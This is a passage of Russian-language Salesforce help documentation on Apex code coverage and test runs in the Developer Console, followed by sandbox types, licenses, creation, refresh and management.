Консоль разработчика извлекает и отображает сведения о покрытии кода из организации. Результаты покрытия кода извлекаются из любых тестов, выполненных посредством API или пользовательского интерфейса (например, консоль разработчика, Force.com IDE или страница «Выполнение теста Apex»). Чтобы очистить текущие результаты, последовательно выберите пункты **Test** > **Clear Test Data**. Покрытие кода для редактируемого класса удаляется до повторного выполнения тестов.

Покрытие кода может быть просмотрено в нескольких областях консоли разработчика.


- Вкладка **Tests** содержит панель **Overall Code Coverage**, отображающую процент покрытия кода для каждого класса Apex организации, добавленного в тестовый запуск. Кроме того, данная панель отображает общее процентное значение.
- Чтобы открыть представление Tests Results, отображающее протестированный класс, протестированный метод, продолжительность, результат (пропущено, успех или ошибка) и сообщение об ошибке (при ее наличии), дважды щелкните нужный выполненный тестовый запуск. Если тест не выполнен, то столбец Stack Trace отображает метод и номер строки, содержащей ошибку.
- Чтобы просмотреть построчное покрытие кода для класса Apex, откройте нужный класс. В зависимости от примененных тестов, меню Code Coverage может содержать как минимум один из указанных ниже параметров.
  - **None**
  - **All Tests:** процент покрытия кода для всех тестовых запусков.
  - *имя\_класса.имя\_метода*: процент покрытия кода для метода, выполненного во время тестового запуска.

Строки кода, покрытые тестами, отображаются синим цветом. Строки кода, которые не покрыты тестами, отображаются красным цветом. Строки кода, которые не требуют покрытия (например, фигурные скобки, комментарии и вызовы `System.debug`), отображаются белым цветом.



```

29 http.setMethod('POST');
30 Blob headerValue = Blob.valueOf(API_KEY + ':');
31 String authorizationHeader = 'BASIC ' +
32 EncodingUtil.base64Encode(headerValue);
33 http.setHeader('Authorization', authorizationHeader);
34 http.setBody('card[number]=' + cnumber + '&card[exp_year]=' + exp_year + '&
35
36 if(!Test.isRunningTest()){
37     Http con = new Http();
38     HttpResponse hs = con.send(http);
39
40     system.debug('### ' + hs.getBody());
41
42     response = hs.getBody();
43     statusCode=hs.getStatusCode();
44     system.debug('$$statusCode=' + hs.getStatusCode());
45 }else{
  
```

-  **Прим.:** При редактировании класса с покрытием кода синее и красное цветовое выделение в представлении Source Code Editor тускнеет и указывает на недействительность покрытия. При редактировании и сохранении класса покрытие данного класса удаляется. Чтобы проверить покрытие для данного класса, перезапустите тесты.

СМ. ТАКЖЕ:

[Создание тестового запуска](#)

[Выполнение тестов на консоли разработчика](#)

[Руководство разработчика Apex: рекомендации по покрытию кода](#)

## Создание тестового запуска

Тестовый запуск — это набор классов, содержащих методы теста. Создайте тестовый запуск в Консоли разработчика, чтобы выполнить методы тестирования для одного или нескольких классов тестирования.


1. Последовательно выберите пункты **«Тест»** > **«Создать запуск»** на консоли разработчика.
2. Для ограничения количества сбоев тестов перед остановкой запуска нажмите **«Параметры»**. Введите значение для параметра **«Максимально допустимое количество сбоев»** и нажмите **ОК**.

Для разрешения запуска всех тестов в вашей организации независимо от количества сбоев установите параметр **«Максимально допустимое количество сбоев»** в значение -1 или не устанавливайте значение для этого параметра. Чтобы остановить в тестовом запуске выполнение новых тестов после определенного количества сбоев тестов установите для параметра **«Максимально допустимое количество сбоев»** значение от 0 до 1 000 000. Значение 0 приведет к остановке тестового запуска при возникновении какого-либо сбоя. Значение 1 вызовет остановку тестового запуска на втором сбое и т.д. Учтите, что большие значения могут снизить производительность. Каждая 1 000 тестов, которая добавляется к значению **«Максимально допустимое количество сбоев»**, добавляет к тестовому запуску примерно 3 секунды, не считая времени выполнения тестов.

Это значение применяется для всех выполняемых тестовых запусков, пока не будет закрыта консоль разработчика или установлено новое значение.


3. Выберите класс в столбце **«Классы тестов»**.

Чтобы отфильтровать список классов, заполните текстовое поле **Filter test classes (\* = any)**. Для выбора особых методов тестирования щелкните класс теста и выберите тесты из центрального столбца. Можно удерживать нажатой клавишу SHIFT или CTRL для выбора нескольких классов тестов. Для выбора всех методов во всех выбранных классах нажмите **«Добавить выбранные»**.




- После того, как все необходимые для запуска методы включены в столбец «Выбранные тесты», нажмите кнопку **«Запустить»**.

Тестовый запуск добавляется на вкладку Tests. Чтобы остановить тест, последовательно выберите пункты **Test > Abort**.


 **Прим.:** Если методы теста вызывают другие методы или классы, заданные в качестве тестов организации, то данные методы и классы также выполняются.

- Чтобы просмотреть результаты выполнения каждого метода, инициированного каждым выполняемым классом, разверните тестовый запуск на вкладке Tests.

 **Прим.:** Классы теста не требуют покрытия кода, поэтому отображают нулевое покрытие на панели Overall Code Coverage и не влияют на общий процент покрытия кода.

- Чтобы открыть результаты в представлении сведений, дважды щелкните выполненный тестовый запуск. Представление сведений отображает проверенный класс, проверенный метод, продолжительность, результат (пропущено, успех или ошибка) и сообщение об ошибке (при ее наличии).

Если тест не выполнен, то столбец Stack Trace отображает метод и номер строки, содержащей ошибку.

 **Прим.:** С вкладки «Тесты» нельзя открывать журналы для синхронных тестовых запусков. Однако доступ ко всем журналам тестовых запусков есть на вкладке «Журналы».

- Чтобы просмотреть покрытие кода, которое обеспечивает метод теста для каждого класса на панели «Покрытие кода для класса», выберите нужный метод теста.
- Чтобы очистить текущие результаты, последовательно выберите пункты **«Тест» > «Очистить данные теста»**.

СМ. ТАКЖЕ:

[Выполнение тестов на консоли разработчика](#)

[Проверка покрытия кода](#)

## Управление наборами классов тестов Apex с помощью пакетов тестов

Пакет тестов — это коллекция классов тестов Apex, запускаемых вместе. Настройте пакет тестов на консоли разработчика для определения набора классов тестов, которые обычно выполняются вместе. Например, создайте пакет тестов, выполняемых каждый раз при подготовке к развертыванию или выпуске новой версии Salesforce.

- Последовательно выберите пункты **«Тест» > «Создать пакет»** на консоли разработчика.
- Введите название пакета тестов и нажмите кнопку **ОК**.
- С помощью стрелок переместите классы между столбцом «Доступные классы тестов» и «Выбранные классы тестов» и нажмите кнопку **«Сохранить»**.

Чтобы изменить классы в пакете выберите последовательно **«Тест» > «Диспетчер пакетов» > «Ваш пакет тестов» > «Редактировать пакет»**. С помощью стрелок переместите классы между столбцом «Доступные классы тестов» и «Выбранные классы тестов» и нажмите кнопку **«Сохранить»**.

Для запуска пакета классов тестов выберите **«Тест» > «Запустить новый пакет»**.

## Развертывание

---

Данный раздел содержит сведения о развертывании изменений, внесенных в организацию.

Рекомендуем изменять код посредством безопасной среды, позволяющей тестировать изменения перед их развертыванием. Безопасные среды содержат копии данных, кода и параметров конфигурации, изолированные от производственной среды. Безопасная среда позволяет настраивать организацию и тестировать приложения, после чего внесенные изменения могут быть развернуты в производственной организации. Иногда организации требуются разные безопасные среды для работы нескольких разработчиков, которые затем координируют внесенные изменения для развертывания. Дополнительную информацию о процессе развертывания и инструментах, доступных для разработки и развертывания изменений, см. в разделах ниже.

- [Общие сведения о развертывании](#)
- [Выбор инструментов для разработки и развертывания изменений](#)

# Развертывание дополнительных возможностей посредством безопасных сред

## Добро пожаловать, интеграторы, разработчики и администраторы Salesforce!

---

Хотите настроить организацию в промежуточной среде, позволяющей тестировать изменения без влияния на производственную организацию или ее пользователей? Хотите создать организацию, позволяющую пользователям выполнять вход и тестировать новые функции до их официального выпуска? А может, хотите использовать зеркальную копию производственной организации Salesforce для обучения или разработки?

Компания Salesforce предоставляет пользователям доступ к безопасным средам и инструментам развертывания, которые позволяют:

- изолировать настройки и разработки, неготовые к развертыванию, от производственной среды;
- тестировать изменения на основе копий данных и пользователей производственной организации;
- использовать среду для обучения;
- координировать отдельные внесенные изменения в производственной организации.

Чтобы гарантировать успешное создание и развертывание изменений в производственной организации, любой пользователь — будь то администратор, добавляющий функции в организацию, независимый разработчик, создающий код, или группа разработчиков, занимающаяся расширением организации, — должен выбирать подходящие инструменты и среды. Дополнительную информацию о процессе разработки и рекомендации по организации рабочего процесса см. в *Руководстве по жизненному циклу разработки*.

СМ. ТАКЖЕ:

[Общие сведения о безопасных средах](#)

[Общие сведения о развертывании](#)

[Выбор инструментов для разработки и развертывания изменений](#)



## Настройка и управление безопасной средой

### Общие сведения о безопасных средах

*Безопасные среды* создают копии организации в отдельных средах. Рекомендуем использовать безопасные среды для разработки, тестирования и обучения. Данная возможность позволяет предотвратить случайное изменение или удаление данных и приложений, используемых в производственной организации Salesforce.

Безопасные среды полностью изолированы от производственной организации Salesforce, поэтому операции, выполняемые в безопасных средах, не влияют на производственную организацию Salesforce, и наоборот. Безопасные среды практически полностью соответствуют производственной организации Salesforce. Список различий см. в разделе [«Советы и рекомендации по настройке безопасной среды»](#) на странице 5891.

Введите строку *«Безопасные среды»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Безопасные среды»**, чтобы просматривать существующие безопасные среды и управлять ими или создавать новые. Дополнительную информацию см. в разделе [«Управление безопасными средами»](#) на странице 5885.

### Типы безопасных сред

#### Developer Sandbox

Безопасные среды Developer Sandbox предназначены для создания и тестирования кода в изолированной среде. Данные среды содержат копию конфигурации (метаданных) производственной организации.

#### Developer Pro Sandbox

Безопасные среды Developer Pro Sandbox предназначены для создания и тестирования кода в изолированной среде. Данные среды содержат копию конфигурации (метаданных) производственной организации. В отличие от безопасных сред Developer Sandbox, данные безопасные среды отличаются увеличенным объемом хранилища. Увеличенный объем позволяет использовать более надежные тестовые наборы данных и обрабатывать большее количество задач по разработке и контролю качества.

#### Partial Copy Sandbox

Безопасные среды Partial Copy Sandbox предназначены для использования в качестве тестовых сред. Данные среды могут использоваться для выполнения задач по контролю качества (например, приемочное тестирование, интеграционное тестирование и обучение). Данные среды содержат копию конфигурации (метаданных) производственной организации и набор данных производственной организации, заданный шаблоном безопасной среды.

#### Full Sandbox

Безопасные среды Full Sandbox предназначены для использования в качестве тестовых сред. Только безопасные среды Full Sandbox поддерживают тестирование производительности, нагрузочное тестирование и перенос данных. Данные среды являются точной копией производственной организации, включая все данные (например, записи объектов и вложения) и метаданные. Длина интервала обновления не позволяет использовать безопасные среды Full Sandbox для разработки.

Кроме того, при создании безопасной среды Full Sandbox рекомендуем определить объемы журнала отслеживания поля и действий Chatter, доступные для добавления.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

Доступно для приобретения  
в версиях: **Professional**  
**Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра безопасной среды:

- «Просмотр настройки и конфигурации»

Для создания, обновления, активации и удаления безопасной среды:

- «Изменение всех данных» ИЛИ «Управление безопасной средой»

- По умолчанию отслеживание поля пропускается; при необходимости добавьте журнал отслеживания поля за период не более 180 дней. При отслеживании журнала поля для многих объектов производственной организации рекомендуем выбирать меньшее количество дней во избежание слишком большого объема добавляемых данных.
- Объем данных о действиях Chatter может быть слишком большим, увеличивая время копирования безопасной среды Full Sandbox.

Рекомендуем ограничивать объем копируемого журнала поля и копировать данные Chatter только в том случае, если они требуются для тестирования.

## Вкладка «Шаблоны безопасной среды»

При приобретении лицензии на безопасные среды Partial Copy Sandbox или Full Sandbox данная вкладка содержит список всех шаблонов, созданных пользователем.

Создайте шаблон данных безопасной среды, создайте безопасную среду на основе текущего шаблона, измените или удалите нужный шаблон, либо щелкните имя нужного шаблона для просмотра дополнительной информации.

Дополнительную информацию о создании шаблона данных безопасной среды см. в разделе [«Создание или редактирование шаблонов безопасной среды»](#) на странице 5889.

## Вкладка «Журнал безопасной среды»

Данная вкладка содержит журнал создания и обновления безопасной среды, включая сведения об авторе и времени создания безопасных сред. Данная вкладка является исключительно информационной. Чтобы просмотреть или изменить текущую безопасную среду, воспользуйтесь вкладкой **«Безопасная среда»**.

## Лицензии на безопасную среду

Пользователи приобретают лицензии для каждого типа безопасной среды и могут приобретать несколько лицензий каждого типа. Лицензии на безопасную среду отличаются наличием иерархии. Таблица ниже определяет тип безопасной среды, который может быть создан при наличии одной из лицензий.

|                           | Лицензия Full Sandbox       | Partial Copy Sandbox | Лицензия Developer Pro Sandbox | Лицензия Developer Sandbox |
|---------------------------|-----------------------------|----------------------|--------------------------------|----------------------------|
|                           | <b>Позволяет создавать:</b> |                      |                                |                            |
| Тип Developer Sandbox     | ✓                           | ✓                    | ✓                              | ✓                          |
| Тип Developer Pro Sandbox | ✓                           | ✓                    | ✓                              |                            |
| Тип Partial Copy Sandbox  | ✓                           | ✓                    |                                |                            |
| Тип Full Sandbox          | ✓                           |                      |                                |                            |

Доступные состояния лицензий:

### Доступно

Отображаемое значение соответствует количеству приобретенных безопасных сред, которое не используется.

### Используется

Отображаемое значение соответствует количеству приобретенных безопасных сред, которое используется.

 **Прим.:** Если организация не имеет доступа к безопасной среде или использует недостаточное количество лицензий на безопасные среды, обратитесь в компанию Salesforce для приобретения безопасных сред.

По истечении срока действия лицензий на безопасные среды текущие безопасные среды подвергаются некоторым ограничениям. Дополнительную информацию см. в разделе [«Общие сведения об истечении срока действия лицензий на безопасную среду»](#) на странице 5887.

## Общие сведения об интервалах обновления безопасной среды

Интервал обновления для каждой безопасной среды вычисляется исходя из фактического времени начала процесса копирования безопасной среды, [Статус безопасной среды «Ожидание»](#) заменяется статусом [«Обработка»](#) в начале процесса копирования.

При наличии более ранних запросов на копирование безопасной среды статус [«Ожидание»](#) безопасной среды может отображаться в течение некоторого периода времени. Таймер интервала обновления безопасной среды запускается только после изменения данного статуса.

СМ. ТАКЖЕ:

[Создание или обновление безопасной среды](#)

[Общие сведения о типах безопасных сред](#)

[Общие сведения об истечении срока действия лицензий на безопасную среду](#)

[Общие ограничения для безопасных сред и их хранилищ](#)

[https://developer.salesforce.com/docs/atlas.en-us.dev\\_lifecycle.meta/dev\\_lifecycle/](https://developer.salesforce.com/docs/atlas.en-us.dev_lifecycle.meta/dev_lifecycle/)

## Общие сведения о типах безопасных сред

В зависимости от объемов хранилища, конфигурации копирования и частоты обновления, система позволяет создавать разные безопасные среды.

Разные типы безопасных сред поддерживают разные действия.

### Developer Sandbox

Безопасная среда Developer Sandbox изолирует разрабатываемые изменения до момента их полной готовности. Безопасная среда Developer Sandbox предназначена для одного разработчика, но поддерживает одновременный вход нескольких пользователей.

### Developer Pro Sandbox

Безопасная среда Developer Pro Sandbox поддерживает многие функции безопасных сред Developer Sandbox, но отличается увеличенным объемом хранилища данных и хранилища файлов.

Безопасная среда Developer Pro Sandbox может обрабатывать более крупные наборы данных. Рекомендуем использовать данную безопасную среду для выполнения таких задач, как загрузка данных, интеграционное тестирование и обучение пользователей, а также задач разработки, выполняемых в безопасной среде Developer Sandbox.

### Partial Copy Sandbox

Безопасные среды Partial Copy Sandbox содержат все метаданные организации и тестовые данные производственной организации, определяемые посредством шаблона безопасной среды. Чтобы создать безопасную среду Partial Copy Sandbox, примените шаблон безопасной среды во время процесса создания.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

Доступно для приобретения  
в версиях: **Professional**  
**Edition.**

Рекомендуем использовать безопасные среды Partial Copy Sandbox для выполнения практически любой задачи по разработке, тестированию и обучению. Данные безопасные среды не подходят только для полного тестирования производительности и нагрузочного тестирования.

### Full Sandbox

Данная безопасная среда является точной копией производственной организации и всех ее данных.


Рекомендуем использовать безопасные среды Full Sandbox для выполнения любой задачи по разработке, тестированию и обучению, включая полное тестирование производительности и нагрузочное тестирование.

Благодаря применению шаблона безопасной среды, используемая безопасная среда может содержать только записи, необходимые для тестирования или выполнения других задач.

Каждый тип использует разные функции для поддержки выполняемых действий.

**Табл. 56: Доступные безопасные среды по версиям**

| Тип безопасной среды  | Performance Edition | Unlimited Edition | Enterprise Edition |
|-----------------------|---------------------|-------------------|--------------------|
| Developer Sandbox     | 100                 | 50                | 25                 |
| Developer Pro Sandbox | 5                   | 5                 | (см. примечание)   |
| Partial Copy Sandbox  | 1                   | (см. примечание)  | (см. примечание)   |
| Full Sandbox          | 1                   | 1                 | (см. примечание)   |

 **Прим.:** Организации версии Professional Edition не получают лицензии безопасных сред, но могут приобрести их, обратившись в компанию Salesforce. Кроме того можно приобрести дополнительные безопасные среды, кроме безопасной среды Developer Sandbox, поддерживающей дополнительные безопасные среды других типов.

- Безопасная среда Developer Pro Sandbox поддерживает 5 безопасных сред Developer Sandbox.
- Безопасная среда Partial Copy Sandbox поддерживает 10 безопасных сред Developer Sandbox.
- Безопасная среда Full Sandbox поддерживает 15 безопасных сред Developer Sandbox.

**Табл. 57: Краткое справочное руководство по функциям безопасных сред**

| Тип безопасной среды  | Интервал обновления | Ограничение для хранилищ                                       | Копируемые данные | Шаблоны безопасной среды |
|-----------------------|---------------------|--|-------------------|--------------------------|
| Developer Sandbox     | 1 день              | Хранилище данных:<br>200 Мб<br><br>Хранилище файлов:<br>200 Мб | Только метаданные | Недоступно               |
| Developer Pro Sandbox | 1 день              | Хранилище данных:<br>1 Гб<br><br>Хранилище файлов:<br>1 Гб     | Только метаданные | Недоступно               |

| Тип безопасной среды | Интервал обновления | Ограничение для хранилищ                                   | Копируемые данные            | Шаблоны безопасной среды |
|----------------------|---------------------|--|------------------------------|--------------------------|
| Partial Copy Sandbox | 5 дней              | Хранилище данных:<br>5 Гб<br><br>Хранилище файлов:<br>5 Гб | Метаданные и тестовые данные | Обязательно              |
| Full Sandbox         | 29 дней             | Аналогично производственной организации                    | Метаданные и все данные      | Доступно                 |

СМ. ТАКЖЕ:

[Создание или обновление безопасной среды](#)

[Создание или редактирование шаблонов безопасной среды](#)

[Советы и рекомендации по настройке безопасной среды](#)

## Создание или обновление безопасной среды

Чтобы воспользоваться возможностями разработки, тестирования и обучения, создайте безопасную среду. Чтобы добавить последние данные из производственной организации, обновите текущую безопасную среду.

Система поддерживает два способа копирования данных в безопасную среду.

### 1. Создание безопасной среды.

При создании безопасной среды система Salesforce копирует данные из производственной организации в безопасную организацию. При создании безопасной среды Partial Copy Sandbox или Full Sandbox система позволяет применять шаблон безопасной среды (при его наличии). Шаблоны безопасной среды, создаваемые клиентами, позволяют выбирать конкретные объекты и данные для копирования в безопасную среду Partial Copy Sandbox или Full Sandbox.

### 2. Обновление и активация текущей безопасной среды.

Чтобы создать безопасную среду, выполните указанные ниже действия.

1. Введите строку «*Безопасные среды*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Безопасные среды**».

2. Нажмите кнопку «**Создать безопасную среду**».

3. Введите имя (до 10 символов) и описание безопасной среды.



**Совет:** Рекомендуем выбрать имя, которое:

- Отражает назначение данной безопасной среды (например, «QA»).
- Состоит только из нескольких символов, так как система Salesforce добавляет имя безопасной среды к именам пользователей в безопасной среде. Короткие имена удобнее вводить при входе в безопасную среду.

4. Выберите нужный тип безопасной среды.



**Прим.:** Если организация не имеет доступа к безопасной среде или использует недостаточное количество лицензий, обратитесь в компанию Salesforce для приобретения безопасных сред.

Если приобретено меньшее количество безопасных сред, необходимо привести в соответствие количество имеющихся безопасных сред с приобретенным. Например, если организация использует две безопасные среды Full Sandbox, но приобретает только одну, то безопасная среда Full Sandbox не может быть создана. В зависимости от доступных типов, безопасная среда Full Sandbox должна быть преобразована в безопасную среду меньшего размера (например, Developer Pro Sandbox или Developer Sandbox).

5. Выберите данные для добавления в безопасную среду Partial Copy Sandbox или Full Sandbox.

- При использовании безопасной среды Partial Copy Sandbox нажмите кнопку «**Далее**» и выберите шаблон, созданный для определения данных безопасной среды. При отсутствии шаблона, созданного для данной безопасной среды Partial Copy Sandbox, см. раздел «[Создание или редактирование шаблонов безопасной среды](#)».
- При использовании безопасной среды Full Sandbox нажмите кнопку «**Далее**» и определите объем данных для добавления.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

Доступно для приобретения  
в версиях: **Professional**  
**Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра безопасной  
среды:

- «Просмотр настройки и  
конфигурации»

Для создания, обновления,  
активации и удаления  
безопасной среды:

- «Изменение всех  
данных» ИЛИ  
«Управление  
безопасной средой»

- Чтобы добавить данные типа **«На основе шаблона»** для безопасной среды Full Sandbox, выберите текущий шаблон безопасной среды. Дополнительную информацию см. в разделе **«Создание или редактирование шаблонов безопасной среды»**.
- Чтобы добавить данные типа **«Все»** в безопасную среду Full Sandbox, определите необходимость добавления данных журнала отслеживания поля и копирования данных Chatter, а также их объем. Копирование данных доступно в промежутке от 0 до 180 дней; шаг копирования составляет 30 дней. Значение по умолчанию — 0 дней. Данные Chatter включают ленты, сообщения и темы Discovery. Сокращение объема копируемых данных может значительно ускорить время копирования безопасной среды.

6. Чтобы выполнять сценарии после каждого создания и обновления данной безопасной среды, укажите класс Apex, созданный ранее через интерфейс SandboxPostCopy.

7. Нажмите кнопку **«Создать»**.



**Совет:** Рекомендуем ограничить изменения в производственной организации во время копирования безопасной среды.

Весь процесс может занять от нескольких минут до нескольких дней, в зависимости от размера и типа организации.

Когда безопасная среда будет подготовлена к использованию, вы получите уведомление по электронной почте о том, что копирование безопасной среды завершено.

- Для доступа к безопасной среде, щелкните ссылку в электронном письме.
- Пользователи могут выполнять вход в безопасную среду путем ввода адреса `https://test.salesforce.com` и добавления компонента `.имя_безопасной_среды` к имени пользователя Salesforce. Например, имя пользователя `polzovatell@kompaniya.ru`, предназначенное для производственной организации, соответствует имени пользователя `polzovatell@kompaniya.ru.test`, предназначенному для безопасной среды «test».



**Прим.:** Система Salesforce автоматически изменяет имена пользователей безопасной среды, но сохраняет пароли.

По умолчанию новым безопасным средам назначается параметр доставки эл. почты «Только системные сообщения эл. почты». Параметр «Только системные сообщения эл. почты» позволяет контролировать сообщения эл. почты, отправленные из безопасных сред, и предотвращать рассылку тестовых сообщений эл. почты.

Чтобы обновить текущую безопасную среду, выполните указанные ниже действия.

1. Введите строку **«Безопасные среды»** в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные среды»**.

При этом отображается список безопасных сред. Безопасные среды, доступные для обновления, поддерживают ссылку **«Обновить»** напротив их имен.

2. Щелкните ссылку **«Обновить»** напротив нужного имени.
3. Просмотрите имя и описание и при необходимости внесите нужные изменения.
4. Выберите нужный тип безопасной среды.



**Прим.:** Таблица отображает количество и тип лицензий на безопасную среду, доступных в организации. При обновлении можно выбрать другой тип безопасной среды.

5. Выберите нужные данные.

При использовании безопасной среды Partial Copy Sandbox нажмите кнопку **«Далее»** и выберите шаблон для определения данных безопасной среды. При отсутствии шаблона, созданного для данной безопасной среды Partial Copy Sandbox, см. раздел **«Создание или редактирование шаблонов безопасной среды»**.



При использовании безопасной среды Full Sandbox нажмите кнопку **«Далее»** и определите объем данных объекта для добавления.

Чтобы добавить данные типа **«На основе шаблона»** в безопасную среду Full Sandbox, выберите текущий шаблон безопасной среды. Дополнительную информацию см. в разделе **«Создание или редактирование шаблонов безопасной среды»**.

Чтобы добавить данные объекта типа **«Все»** в безопасную среду Full Sandbox, определите необходимость добавления журнала отслеживания поля и копирования данных Chatter, а также их объем. Копирование данных доступно в промежутке от 0 до 180 дней; шаг копирования составляет 30 дней. Значение по умолчанию — 0 дней. Данные Chatter включают ленты, сообщения и темы Discovery. Сокращение объема копируемых данных может ускорить время копирования безопасной среды.

6. По желанию установите флажок **«Активировать автоматически»**. Если установить флажок **«Активировать автоматически»**, безопасная среда активируется незамедлительно после обновления и без отправки электронного письма для активации.

7. Нажмите кнопку **«Создать»**.

Система Salesforce начинает копировать данные в безопасную среду.

По завершении копирования рекомендуем активировать безопасную среду для использования обновленных данных. Если флажок **«Активировать автоматически»** не установлен при обновлении безопасной среды, системы Salesforce посылает электронное письмо, когда безопасная среда готова к активации.

Если флажок **«Активировать автоматически»** не установлен при обновлении безопасной среды, безопасную среду необходимо активировать следующим образом.

1. Введите строку *«Безопасные среды»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные среды»**.

При этом отображается список безопасных сред. Обновленные безопасные среды, доступные для активации, поддерживают ссылку **«Активировать»** напротив их имен.

2. Щелкните ссылку напротив нужной безопасной среды.



**Внимание:** Активация новой безопасной среды, созданной посредством ссылки **«Обновить»**, инициирует удаление обновляемой безопасной среды. Текущая конфигурация и данные, включая изменения, внесенные в приложение или данные, подлежат удалению. Прежде чем выбрать ссылку **«Активировать»**, убедитесь, что текущее содержимое безопасной среды является ненужным. Производственная организация и ее данные не меняются. Новые безопасные среды, которые не были активированы в течение 30 дней, подлежат удалению. Прежде чем запланировать удаление безопасной среды, мы посылаем по меньшей мере два уведомления по электронной почте. Эти уведомления получают пользователи, которые создали или последними обновили какую-либо безопасную среду для организации.

Чтобы отследить процесс создания или обновления безопасной среды, выполните указанные ниже действия.

- Введите строку *«Безопасные среды»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные среды»**. Список безопасных сред отображает индикатор выполнения для находящихся в очереди, обрабатываемых или недавно завершенных элементов.
- Чтобы просмотреть процент выполнения текущего копирования, наведите указатель мыши на индикатор выполнения.
- Чтобы просмотреть информацию о безопасной среде, включая процесс копирования или период времени до следующего доступного обновления, щелкните по ее имени.



- Если безопасная среда отображает статус «Приостановлено» или «Остановлено» более одного часа, обратитесь в службу поддержки Salesforce.

СМ. ТАКЖЕ:

[Общие сведения о безопасных средах](#)

[Общие сведения о типах безопасных сред](#)

[Создание или редактирование шаблонов безопасной среды](#)

[Советы и рекомендации по настройке безопасной среды](#)

[Общие сведения об истечении срока действия лицензий на безопасную среду](#)

## Управление безопасными средами

Для управления безопасными средами откройте «Настройки» и введите строку «*Безопасные среды*» в поле «Быстрый поиск», затем выберите «**Безопасные среды**». Система Salesforce отображает доступные безопасные среды, приобретенные организацией, а также список используемых безопасных сред.

Сведения о безопасной среде отображаются в виде вкладок. Управление безопасными средами осуществляется посредством вкладки «**Безопасная среда**».

Пользователи могут создавать безопасные среды и управлять текущими безопасными средами. Данная вкладка содержит все безопасные среды, созданные для организации. Каждая запись отображает статус соответствующей безопасной среды и доступные действия.

- Кнопка «**Создать безопасную среду**» запускает бизнес-правило по созданию безопасной среды. Дополнительную информацию см. в разделе «[Создание или обновление безопасной среды](#)» на странице 5882.

Система Salesforce деактивирует кнопку «**Создать безопасную среду**» при достижении ограничения по количеству безопасных сред. Чтобы заказать дополнительные безопасные среды, обратитесь в компанию Salesforce.

### Доступные действия

- Чтобы выполнить вход в безопасную среду от имени пользователя, администратор организации может воспользоваться кнопкой «**Вход**».

Система Salesforce отображает данный параметр только для активных безопасных сред; кнопка «**Вход**» доступна администратору только после входа в организацию.

Пользователи могут выполнять вход в безопасную среду путем ввода адреса `https://test.salesforce.com` и добавления компонента `.имя_безопасной среды` к имени пользователя Salesforce. Например, имя пользователя `polzovatel1@kompaniya.ru`, предназначенное для производственной организации, соответствует имени пользователя `polzovatel1@kompaniya.ru.test`, предназначенному для безопасной среды «test».

- Чтобы заменить безопасную среду новой копией, нажмите кнопку «**Обновить**». Система Salesforce активирует кнопку «**Обновить**» только для безопасных сред, доступных для обновления. Текущая копия данной безопасной среды доступна до завершения обновления. Обновленная копия должна быть активирована.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

Доступно для приобретения  
в версиях: **Professional  
Edition.**



### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра безопасной среды:

- «Просмотр настройки и конфигурации»

Для создания, обновления, активации и удаления безопасной среды:

- «Изменение всех данных» ИЛИ «Управление безопасной средой»

- Чтобы активировать обновленную безопасную среду, нажмите кнопку **«Активировать»**. Система Salesforce отображает данный параметр только для неактивных безопасных сред. Обновленная безопасная среда доступна только после активации.
  -  **Внимание:** Активация обновленной безопасной среды инициирует замену текущей безопасной среды обновленной версией, а также необратимое удаление устаревшей версии и всех ее данных. Производственная организация и ее данные не меняются.
- Чтобы пропустить обновленную безопасную среду, нажмите кнопку **«Отменить»**. Данное действие отображается только для неактивных безопасных сред. Пропуск безопасной среды позволяет отменить ее использование или выполнить другое обновление.
- Чтобы удалить безопасную среду, нажмите кнопку **«Удал.»**. При удалении безопасной среды дождитесь завершения интервала обновления безопасной среды и замените ее другой безопасной средой того же типа.
  -  **Внимание:** Удаление безопасной среды инициирует необратимое удаление самой безопасной среды и всех ее данных. Производственная организация и ее данные не меняются.
- Чтобы открыть страницу сведений о безопасной среде, щелкните имя нужной безопасной среды. Страница сведений о безопасной среде позволяет выполнять все перечисленные выше действия: «Вход», «Обновить», «Активировать», «Отменить» и «Удалить».

## Статусы безопасной среды

Ниже перечислены возможные статусы безопасной среды.

### Выборка

Механизм копирования определяет записи объекта, подлежащие выборке и копированию из производственной организации. Данный статус используется только безопасными средами Partial Copy Sandbox.

### Ожидание

Безопасная среда находится в очереди и ожидает начала обработки механизмом копирования. При наличии более ранних запросов на копирование безопасной среды данный статус безопасной среды может отображаться в течение длительного периода времени.

### Обрабатывается

Механизм копирования выбирает запрос на копирование и начинает создание безопасной среды.

### Приостановлено

Работа механизма копирования прервана во время обновления или создания безопасной среды. Данный статус автоматически заменяется механизмом копирования на статус «Обрабатывается». Если статус не меняется более одного часа, обратитесь в службу поддержки Salesforce.

### Остановлено

